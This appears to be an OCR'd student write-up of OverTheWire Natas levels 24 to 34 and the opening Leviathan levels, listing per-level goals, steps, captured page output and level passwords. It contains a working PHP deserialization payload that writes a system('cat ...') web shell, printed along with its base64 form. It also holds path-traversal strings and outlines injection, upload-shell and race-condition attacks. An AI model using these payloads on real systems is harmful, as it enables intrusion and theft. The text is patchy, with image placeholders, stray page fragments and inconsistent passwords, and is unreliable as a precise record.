
The credentials for the next level are:

```
Username: natas24 Password: MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd
```

Natas Level 25

- Username: natas25
- Password: ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws

- Goal**:** Local File Inclusion + Path Traversal.
- Step-by-Step:
  1. Load file based on user input.
  2. Use path traversal like ../../../../../etc/natas_webpass/natas26
  3. Bypass .php extension by adding null byte (%00) if needed.
- Tools Used:
  - URL manipulation
  - Burp Suite
- Logic:
  - Inclusion bugs let you read server files.



Password:

Warning: strcmp() expects parameter 1 to be string, array given in **/var/www/natas/natas24/index.php** on line **23**


The credentials for the next level are:

```
Username: natas25 Password: ckELKUWZUfpOv6uxS6M71XBpBssJZ4Ws
```

Natas Level 26

- Username: natas26
- Password: cVXXwxMS3Y26n5UZU89QgpGmWCelaQlE

- Goal**:** PHP Object Injection with file write.
- Step-by-Step:
  1. Unserialize() object — you can override __destruct.
  2. Craft object that writes to a file.
  3. Trigger file creation, read the password.
- Tools Used:
  - PHP payload crafting
- Logic:
  - Dangerous magic methods in PHP classes.




```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas25", "pass": "ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws" };</script></head>
<body>

<h1>natas25</h1>
<div id="content">
<div align="right">
<form>
<select name='lang' onchange='this.form.submit()'>
<option>language</option>
<option>en</option><option>de</option></select>
</form>
</div>

[28.04.2025 19::09:56] cVXXwxMS3Y26n5UZU89QgpGmWCelaQlE
 "Directory traversal attempt! fixing request."
<br />
<b>Notice</b>:  Undefined variable: __GREETING in <b>/var/www/natas/natas25/index.php</b> on line <b>80</b><br />
<h2></h2><br />
<b>Notice</b>:  Undefined variable: __MSG in <b>/var/www/natas/natas25/index.php</b> on line <b>81</b><br />
<p align="justify"><br />
<b>Notice</b>:  Undefined variable: __FOOTER in <b>/var/www/natas/natas25/index.php</b> on line <b>82</b><br />
<div align="right"><h6></h6><div><p>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
```


Natas Level 27

- Username: natas27
- Password: u3RRffXjysjgwFU6b9xa23i6prmUsYne


- Goal**:** Database race condition.
- Step-by-Step:
  1. SQL database used.
  2. Trick server into inserting duplicate usernames.
  3. Bypass login restrictions.
- Tools Used**:**
  - Python
  - Burp Suite Intruder
- Logic**:**
  - Race conditions in database operations.



```
Warning: imageline() expects parameter 2 to be int, string given in
/var/www/natas/natas26/index.php on line 80
```



```
Goodbye u3RRffXjysjgwFU6b9xa23i6prmUsYne Goodbye u3RRffXjysjgwFU6b9xa23i6prmUsYne Goodbye u3RRffXjysjgwFU6b9xa23i6prmUsYne Goodbye u3RRffXjysjgwFU6b9xa23i6prmUsYne Goodbye
u3RRffXjysjgwFU6b9xa23i6prmUsYne Goodbye u3RRffXjysjgwFU6b9xa23i6prmUsYne
Fatal error: Uncaught Error: Call to undefined function password() in /var/www/natas/natas26/img/shell.php:13 Stack trace: #0 {main} thrown in /var/www/natas/natas26/img/shell.php on line 13
```



```php
<?php
class Logger {
    private $logFile;
    private $exitMsg;

    function __construct() {
        // initialise variables
        $this->exitMsg = "<?php system('cat /etc/natas_webpass/natas27');?>";
        $this->logFile = "img/hmcyberacademy.php";
    }
}

$hack = new Logger();

echo base64_encode(serialize($hack));
```


```
Result for 8.2.20:                                                     Execution time: 0.000127s Mem: 389KB Max: 429KB
```


Tzo2OiJMb2dnZXIiOjI6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoyMjoiaW1nL2htY3liZXJhY2FkZW15LnBocCI7czoxNToiAExvZ2dlcgBleGl0TXNnIjtzOjQ5OiI8P3BocCBzeXN0ZW0oJ2NhdCAvZ
XRjL25hdGFzX3dlYnBhc3MvbmF0YXMyNycpOz8+Ijt9

Natas Level 28

- Username: natas28
- Password: 1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj


- Goal**:** Block cipher padding attack.
- Step-by-Step:
    1. Server uses block cipher encryption incorrectly.
    2. Perform padding oracle attack.
    3. Decrypt the cipher.
- Tools Used:
    - Python (padding oracle script)
- Logic:
    - Padding oracles leak encryption details.





Welcome admin'!
Here is your data:
Array ([username] => admin' [password] =>)

View sourcecode




Welcome natas28 !
Here is your data:
Array ([username] => natas28 [password] =>
1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj)

View sourcecode

Natas Level 29


- Username: natas29
- Password: 31F4j3Qi2PnuhIZQokxXk1L3QT9Cppns

- Goal**:** XOR encryption analysis.
- Step-by-Step:
    1. XOR encryption used badly.
    2. Analyze known plaintext attacks.
    3. Reconstruct key.
- Tools Used:
    - Python
    - Cryptography knowledge
- Logic:
    - XOR is weak without proper randomness.



Whack Computer Joke Database

- Old C programmers don't die, they're just cast into void.
- "Knock, knock.""Who's there?"
  very long pause...
  "Java."
- Q: how many programmers does it take to change a light bulb?
  A: none, that's a hardware problem.




```
Status Code: 200
Response Text:
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas28", "pass": "1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj" };</script></head>
<body>
<!-- morla/10111 -->
<h1>natas28</h1>
<style>
ul {
  margin: 1em 0;
  padding: 0 0 0 40px;
}

li {
  margin: 1em 0;
}
</style>
<div id="content">
<h2> Whack Computer Joke Database</h2><ul><li>31F4j3Qi2PnuhIZQokxXk1L3QT9Cppns</li></ul>
</div>
</body>
</html>
```

Natas Level 30

- Username: natas30
- Password: WQhx1BvcmP9irs2MP9tRnLsNaDl76YrH


- Goal**:** Numeric SQL injection.
- Step-by-Step:
  1. SQL injection allowed with numeric values only.
  2. Use arithmetic tricks to bypass filters.
- Tools Used:
  - Browser
  - SQLi knowledge
- Logic:
  - Even numbers can carry SQL injection payloads.



H3y K1dZ,
y0 rEm3mB3rz p3Rl rit3?
\/\/4Nn4 g0 olD5kewL? R3aD Up!

s3lEcT suMp1n!

```
[root@yourbox.anywhere]$ date
Tue Jan 31 01:34:43 EST 2006

[root@yourbox.anywhere]$ cat ./fucksticks.pl
use strict;
```



NATAS29

H3y K1dZ,
y0 rEm3mB3rz p3Rl rit3?
\/\/4Nn4 g0 olD5kewL? R3aD Up!


c4n Y0 h4z s4uc3?

WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH

Natas Level 31

- Username: natas31
- Password: m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y

- Goal: HTTP POST-based command injection.
- Step-by-Step:
  1. Server reads POST data unsafely.
  2. Inject shell command in POST field.
  3. Extract password.
- Tools Used:
  - cURL (sending custom POST)
- Logic:
  - POST parameters are just as dangerous as GET.



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas30", "pass": "WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">

<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Natas Level 32

- Username: natas32
- Password: a5iNgD8Yc1v8Ggyd5M77xkS7mF2aXPwt

- Goal**:** Serialized object + file write.
- Step-by-Step:
  1. Upload serialized object that writes shell.
  2. Trigger object execution.
  3. Get password.
- Tools Used:
  - PHP serialization
  - Python
- Logic:

    - Unsafe unserialize() leads to Remote Code Execution.

Natas Level 33

- Username: natas33
- Password: U0pWZnlGcEJTZkh2MVQdE5yNG1ZcEZu

- Goal**:** Insecure PHP eval() usage.
- Step-by-Step:
    1. PHP page evaluates user input directly.
    2. Inject PHP code as input.
    3. Dump file contents.
- Tools Used:
    - Browser
    - PHP knowledge
- Logic:
    - eval($_GET['x']) is extremely dangerous.

Natas Level 34

- Username: natas34
- Password: R2pwZHNqS2xZblEyWnpd3lvWktXUUl0

- Goal: File upload + race condition attack.
- Step-by-Step:
    1. Upload file while server checks MIME/type.
    2. Race condition upload (change file after check, before save).
    3. Upload PHP shell, extract password.
- Tools Used:
    - Burp Suite (for fast upload race)
    - Python
- Logic:
    - Time-of-Check vs Time-of-Use (TOCTOU) bug.

Lab 3: LEVIATHAN

(https://overthewire.org/wargames/leviathan/)

Objective:

The goal of the LEVIATHAN wargame is to exercise privilege escalation methods and system-level security testing within a Linux environment.

We should:

- Discover and exploit file permission vulnerabilities and insecurely secured binaries.
- Exercise fundamental Linux file system navigation, user permissions examination, and command-line inquiry.
- Enhance comprehension of concepts such as SUID (Set User ID) binaries and password-secured files.
- Gain experience in exploiting simple system misconfigurations for ethical hacking.
- The LEVIATHAN lab establishes core system security and post-exploitation skills for cybersecurity experts.

Given Username: Levithan0

Password: Leviathan0

Leviathan Level 0->1:

Username:Levithan1

Password: 3QJ3TgzHDq

Objective:

Identify and recover a password from trusted files.

Tools & Commands Used:

Cmd, linux(terminal)


ls -la, cat

Step-by-Step Solution:

- Logged into the first level of Leviathan.
- Used ls -la to list hidden files and directories.
- Found a file that contained the password and it had readable permissions.
- Used cat to read the file and got the password.

Logic:

Hidden or accessible files will sometimes have sensitive data if the permissions are not setup correctly.



```
<DT><A HREF="http://www.jgeoff.com/godfather/gf1/" ADD_DATE="1142071680" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">The Godfather</A>
<DT><A HREF="http://guitar-masters.com/Guitars/" ADD_DATE="1116627220" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Guitars</A>
<DT><A HREF="http://www.ktelclassics.com/" ADD_DATE="1143681459" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">K-Tel</A>
<DT><A HREF="http://www.maxskansascity.com/" ADD_DATE="1122268285" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Max's</A>
<DT><A HREF="http://www.planetmellotron.com/" ADD_DATE="1103533691" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Mellotrons</A>
<DT><A HREF="http://www.scorsesefilms.com/" ADD_DATE="1155082316" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Martin Scorsese</A>
<DT><A HREF="http://homepage.mac.com/johnhyde/Events184.html" ADD_DATE="1133565956" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Scritti Politti</A>
<DT><A HREF="http://www.theshangri-las.com/Shadow%20Morton%20interview.htm" ADD_DATE="1142275091" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Shadow</A>
<DT><A HREF="http://www.sparks-fanatics.com/" ADD_DATE="1122451582" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Sparks</A>

<DT><A HREF="http://www.synthfool.com/pics.html" ADD_DATE="1119105886" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Synthesizers</A>
<DT><A HREF="http://www.msu.edu/user/svobodal/taxi_driver/" ADD_DATE="1120334926" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Travis</A>
<DT><A HREF="http://www.paramountclassics.com/virginsuicides/html_3/" ADD_DATE="1100798213" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Virgin Suicides</A>
<DT><A HREF="http://www.warholstars.org/" ADD_DATE="1151503884" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Warhol</A>
<DT><A HREF="http://www.x-rayspex.com/" ADD_DATE="1121479563" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">X-Ray Spex</A>


</DL><p>

leviathan0@gibson:~/.backup$ grep password bookmarks.html
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDq" ADD_DATE="11553846
34" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">password to leviathan1</A>
leviathan0@gibson:~/.backup$ |
```

Leviathan Level 1->2:

Username: Levithan2

Password: NsN1HwFoyN

Objective:

Exploit an exploitable binary in the file system in order to escalate.

Tools/Commands Info:

